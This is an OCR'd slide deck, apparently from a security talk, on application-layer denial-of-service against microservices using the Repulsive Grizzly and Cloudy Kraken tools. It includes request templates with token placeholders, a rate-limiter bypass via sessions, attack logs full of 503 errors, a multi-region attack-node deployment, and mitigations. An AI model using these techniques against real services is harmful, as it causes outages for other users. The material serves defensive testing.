  "auth_store_count": 3,
  "auth_store_name": "tokens",
  "method": "POST",
  "proxy": false
}
```

Repulsive Grizzly: Payload and Header Files


Provide payloads in any format you want

Headers are provided as a JSON key/value hash

Use $$AUTH$$ placeholder to tell grizzly where to place tokens



```
{"Connection": "close", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0)
    Gecko/20100101 Firefox/42.0", "Accept": "application/json, text/javascript, */*", "
    Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "
    application/json", "Cookie": "$$AUTH$$"}
```




```
{"foo": {"bar": [1,10000]}, "auth_token": "$$AUTH$$"}
```

Repulsive Grizzly: Bypass Rate Limiter with Sessions

http://nerdprint.com/wp-content/uploads/2014/09/Dumle-Mountain-Cookies-Advertising2.png

Repulsive Grizzly: Single Node





```
Test is starting
Executing Attack 1 on stage with 300 threads via [redacted] for 300 seconds
Attack starts at: 12:30:00 in -1225 seconds
Attack Executing!


{"elb": "[redacted]", "timestamp": "2017-06-14 12:50:25.709759", "exception": "200", "agent": 1}
Sanity check passed: 200 OK
{"elb": "[redacted]", "timestamp": "2017-06-14 12:50:55.336814", "agent": 1, "status_codes": {"200": 14}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:00.341769", "agent": 1, "status_codes": {"200": 187, "504": 4, "503": 2372}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:05.343918", "agent": 1, "status_codes": {"200": 289, "503": 848}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:10.349745", "agent": 1, "status_codes": {"200": 174, "503": 668}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:15.352920", "agent": 1, "status_codes": {"503": 740}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:20.356737", "agent": 1, "status_codes": {"503": 774}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:25.360834", "agent": 1, "status_codes": {"503": 788}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:30.364781", "agent": 1, "status_codes": {"504": 60, "503": 723}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:35.368494", "agent": 1, "status_codes": {"200": 45, "504": 82, "503": 540}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:40.372965", "agent": 1, "status_codes": {"504": 93, "200": 4, "503": 1043}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:45.376708", "agent": 1, "status_codes": {"504": 4, "503": 1504}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:50.380755", "agent": 1, "status_codes": {"503": 1330}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:51:55.385331", "agent": 1, "status_codes": {"504": 1, "503": 1632}}
{"elb": "[redacted]", "timestamp": "2017-06-14 12:52:00.388967", "agent": 1, "status_codes": {"504": 54, "503": 1542}}
```


https://giphy.com/gifs/dancing-90s-computer-uWv3uPfWOz088

Cloudy Kraken Overview





Push the latest configuration file and attack scripts to S3.
Reset the DynamoDB state.
Launch instances
Tear down and reset the environment in each region
Update Config
Build Environment
Start up Attack Nodes
Collect data
Tear-Down
Configure the VPCs in each region
Wait for data to come through SNS

Cloudy Kraken Configuration



Cloudy Kraken: Key AWS Deployment Building Blocks



Region => AWS Geographical Region


VPC => VLAN

ASG => Automatically starts identical nodes

AZ/Subnet => Localized nodes / Subnet

Launch Config => Initial configuration

Cloudy Kraken Deployment phase



Cloudy Kraken Workers

Each worker node is a single EC2 instance

Each worker runs many threads

EC2 gives you access to Enhanced Networking Driver

Minimal overhead with launch config and ASG

Cloudy Kraken Execution phase

On startup, each worker node runs a cloud-init script

- Enables ssh access for monitoring and debugging
- Downloads and runs main config script
- Downloads ZIP file with attack script
- Spins up attack worker
- Waits for coordinated time to start

Cloudy Kraken Kill-Switch

Script to set the kill switch, and bring it all down

Cloudy Kraken Tear-Down

Terminates all the instances

Removes ASGs and Launch Configs

Removes VPC, Security group, and Instance Profiles


We scaled up, time to run the test!

Tested against prod

Multi-region and multi-agent

Conducted two 5 minute attacks

Monitored for success




Status Codes

20823	503
7396	504
7166	403
4687	408
2785	200
2243	404
2032	502
1973	401
1951	400
0	
0	
0	
0	
0	
0	

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19
20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39

Results of Test

80% Error Rate



```
🟦 count200
      Max :     8.208k     Min  :    528.425
      Avg :     3.802k     Last :    528.425
      Tot :   266.112k     Cnt  :     70.000
🟫 count404
      Max :   952.223m     Min  :     37.470m
      Avg :   620.118m     Last :    154.052m
      Tot :    43.408      Cnt  :     70.000
🟩 count500
      Max :   445.058      Min  :     73.532m
      Avg :    58.474      Last :    165.763m
      Tot :     4.093k     Cnt  :     70.000
🟪 count503
      Max :    19.624k     Min  :      0.000
      Avg :     1.370k     Last :      0.000
      Tot :    95.905k     Cnt  :     70.000

Frame: 70m, End: 2016-06-22T12:31-07:00[US/Pacific], Step: 1m
Fetch: 421ms (L: 4.6k, 2.7k, 4.0; D: 277.5k, 189.6k, 280.0k)
```

$1.71

5 minute outage for a single AWS region

So What Failed?

Expensive API calls could be invoked with non-member cookies

Expensive traffic resulted in many RPCs per request

WAF/Rate Limiter was unable to monitor middle tier RPCs

Missing fallback experience when cache missed

Demo

- Test app
- Launching and scaling attack with Cloudy Kraken

Microservice Application DoS: Mitigations

Understand which microservices impact customer experience

Microservice Application DoS: Mitigations

Rate limiter (WAF) should monitor middle tier signals or cost of request*

Microservice Application DoS: Mitigations

Middle tier services should provide context on abnormal behavior

Microservice Application DoS: Mitigations

Rate limiter (WAF) should monitor volume of cache misses*

Microservice Application DoS: Mitigations

Prioritize authenticated traffic over unauthenticated

Microservice Application DoS: Mitigations

Configure reasonable client library timeouts

Microservice Application DoS: Mitigations

Trigger fallback experiences when cache or lookups fail

Thanks!

https://github.com/netflix-skunkworks/repulsive-grizzly

https://github.com/netflix-skunkworks/cloudy-kraken

@helloarbit